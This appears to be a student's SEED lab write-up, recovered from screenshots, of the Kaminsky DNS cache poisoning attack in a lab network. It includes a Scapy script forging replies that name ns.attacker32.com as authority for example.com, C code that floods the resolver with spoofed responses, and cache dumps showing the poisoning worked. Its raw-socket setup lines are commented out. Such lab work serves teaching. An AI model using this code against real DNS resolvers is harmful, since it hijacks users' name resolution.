00000020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
00000030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
0000003f
```

Task 3: Spoof DNS Replies.

Code:



```python
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
targetName = 'twysw.example.com'
targetDomain = 'example.com'

# find the true name servers for the target domain
# dig +short $(dig +short NS example.com), there are two:
# 199.43.133.53, 199.43.135.53
# the C code will modify src,qname,rrname and the id field

# reply pkt from target domain NSs to the local DNS server
IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
UDPpkt = UDP(sport=53, dport=33333, chksum=0)

# Question section
Qdsec  = DNSQR(qname=targetName)
# Answer section, any IPs(rdata) are fine
Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)
# Authority section (the main goal of the attack)
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.attacker32.com', ttl=259200)

DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Replypkt))
  Replypkt.show()


```



/home/seed/Desktop/Kaminskyatt/Labsetup/volumes/ip_req.bin - Bless


```
0000000 45 00 00 3F 00 01 00 00 40 11 6C 6A 01 02 03 04 0A 09 E..?....@.lj......
0000012 00 35 30 39 00 35 00 2B 00 00 AA AA 01 00 00 01 00 00 .509.5.+..........
0000024 00 00 00 00 05 74 77 79 73 77 07 65 78 61 6D 70 6C 65 .....twysw.example
0000036 03 63 6F 6D 00 00 01 00 01                            .com.....
```

Signed 8 bit:	69	Signed 32 bit:	1157627967	Hexadecimal:	45 00 00 3F
Unsigned 8 bit:	69	Unsigned 32 bit:	1157627967	Decimal:	069 000 000 063
Signed 16 bit:	17664	Float 32 bit:	2048.015	Octal:	105 000 000 077
Unsigned 16 bit:	17664	Float 64 bit:	2.41799690737402E+24	Binary:	01000101 00000000 000
Show little endian decoding		Show unsigned as hexadecimal		ASCII Text:	E

Offset: 0x0 / 0x3e Selection: None INS

```
13/23]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
0000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
0010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
0020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
0030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
003f
13/23]seed@VM:~/.../volumes$ bless ip_req.bin &>/dev/null &
41329
13/23]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
0000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
0010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
0020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
0030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
003f
13/23]seed@VM:~/.../volumes$ bless ip_req.bin &>/dev/null &
```


```
seed-attacker:/volumes
$> ls
attack    generate_dns_query.py  ip_req.bin          send_premade_dns.c
attack.c  generate_dns_reply.py  send_ip_nochange.c
seed-attacker:/volumes
$> ./generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
```




```
          |  qtype     = A
          |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

seed-attacker:/volumes
$> ls
attack    generate_dns_query.py  ip_req.bin   send_ip_nochange.c
attack.c  generate_dns_reply.py  ip_resp.bin  send_premade_dns.c
seed-attacker:/volumes
$> 
```

Task 4: Launch the Kaminsky Attack

Code for attack.c:




```c
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id);

struct sockaddr_in dest_info;
int enable = 1;
int sock = 1;

int main()
{
  unsigned short transid = 0;
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  // Step 1: Create a raw network socket.
  // sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  // Step 2: Set socket option.
  // setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
  //           &enable, sizeof(enable));

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
```




```
    printf("name: %s, id:%d\n", name, transid);
    //##################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    send_dns_request(ip_req, n_req, name);


    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */

    for (int i = 0; i < 200; i++)
    {
      send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
      send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
      transid += 1;
    }
    //##################################################################
  }
  //#######close(sock);
}


/* Use for generating and sending fake DNS request.
 * */
void send_dns_request(unsigned char* pkt, int pktsize, char* name)
{
  // replace twysw in qname with name, at offset 41
  memcpy(pkt+41, name, 5);
  // send the dns query out
  send_raw_packet(pkt, pktsize);
}


/* Use for generating and sending forged DNS response.
 * */
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id)
{
```


```
                       unsigned short id)
{
  // the C code will modify src,qname,rrname and the id field
  // src ip at offset 12
  int ip = (int)inet_addr(src);
  memcpy(pkt+12, (void*)&ip, 4);
  // qname at offset 41
  memcpy(pkt+41, name, 5);
  // rrname at offset 64
  memcpy(pkt+64, name, 5);
  // id at offset 28
  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  //send the dns reply out
  send_raw_packet(pkt, pktsize);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
}

```




```
name: ylggf, id:26920
name: bmsii, id:27120
name: clclt, id:27320
name: qmwet, id:27520
name: swyly, id:27720
name: zghaf, id:27920
name: zysfh, id:28120
name: zgvrp, id:28320
name: dvcgi, id:28520
name: xwvwa, id:28720
name: qowob, id:28920
name: wqhdq, id:29120
name: mcqej, id:29320
name: zdpvx, id:29520
name: gyulg, id:29720
name: dieag, id:29920
name: eqvch, id:30120
name: yaxgf, id:30320
name: pujhz, id:30520
name: sjeke, id:30720
name: dseyd, id:30920
name: ldopd, id:31120
name: wwtta, id:31320
^C
seed-attacker:/volumes
```



```
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.            679936  NS      a.iana-servers.net.
                                        20230424004050 20230402155917 17695 exam
ple.com.
aaadn.example.com.      863695  A       1.2.3.4
aerof.example.com.      863518  A       1.2.3.4
axmrb.example.com.      863527  A       1.2.3.4
ayjna.example.com.      863618  A       1.2.3.4
berac.example.com.      863639  A       1.2.3.4
bopcx.example.com.      863264  A       1.2.3.4
bqyoj.example.com.      863695  A       1.2.3.4
ddpps.example.com.      863469  A       1.2.3.4
elzgc.example.com.      863616  A       1.2.3.4
eztze.example.com.      863561  A       1.2.3.4
fbfcq.example.com.      863484  A       1.2.3.4
festf.example.com.      863496  A       1.2.3.4
fkoyy.example.com.      863716  A       1.2.3.4
gbxpd.example.com.      863581  A       1.2.3.4
gcbek.example.com.      863606  A       1.2.3.4
gvnfy.example.com.      863394  A       1.2.3.4
gyjyp.example.com.      863263  A       1.2.3.4
iuupw.example.com.      863537  A       1.2.3.4
ivzjn.example.com.      863554  A       1.2.3.4
jktik.example.com.      863535  A       1.2.3.4
```




```
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com.      852516  A       10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep svdh.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep svdhs.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep zvijm.example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep unfir.example.com /var/cache/bind/dump.db
